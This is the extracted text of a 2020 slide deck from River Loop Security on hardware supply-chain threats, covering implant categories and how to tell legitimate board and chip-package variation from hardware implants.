

Firmly Rooted in Hardware: Practical protection from firmware attacks in hardware supply chain

Sophia d'Antoine
April 30, 2020




River Loop Security






- Hardware Level Threats
- Discussed Techniques
 - Look at a few approaches for an attacker
 - What are the pros/cons on some of these, and relative difficulty
- Assessment Challenges
 - Some specific examples from our work in assessing these types of systems
 - How can we automate this
- Helping Defenders


All discussions of “Discussed Techniques” and attacks are based only on publicly available data.

Hardware Level Threats










External




Physical peripherals



SoC Implants



PCB implants








“A 3D package (System in Package, Chip Stack MCM, etc.) contains two or more chips (integrated circuits) stacked vertically so that they occupy less space and/or have greater connectivity... TSVs replace edge wiring by creating vertical connections through the body of the chips. The resulting package has no added length or width.”

https://en.wikipedia.org/wiki/Through-silicon_via#3D_packages

Image CC-BY-SA Shmuel Csaba Otto Traian







Intel unveils new 3D chip packaging design

Intel's new chip packaging design doesn't sound exciting, but it is important for server processor technology.



Circuit security

3D integration can achieve **security through obscurity**; t



On a Board?

Can be legitimate: e.g.: move a component from one pad to another

Availability of different package sizes

Slight difference in board design - stability, specs, etc.






Image from [https://www.eevblog.com/forum/projects/why-leave-empty-\(unpopulated\)-spaces-on-a-pcb/](https://www.eevblog.com/forum/projects/why-leave-empty-(unpopulated)-spaces-on-a-pcb/)



Design or Implant?

- Complex, 3D bonding patterns
- Purpose: supply chain flexibility
 - Mfg will routinely swap out sub-components to optimize cost, yield



Inside a Package?

Can be legitimate: e.g.: flash memory package

Sold but has different configurations, or different memory internally

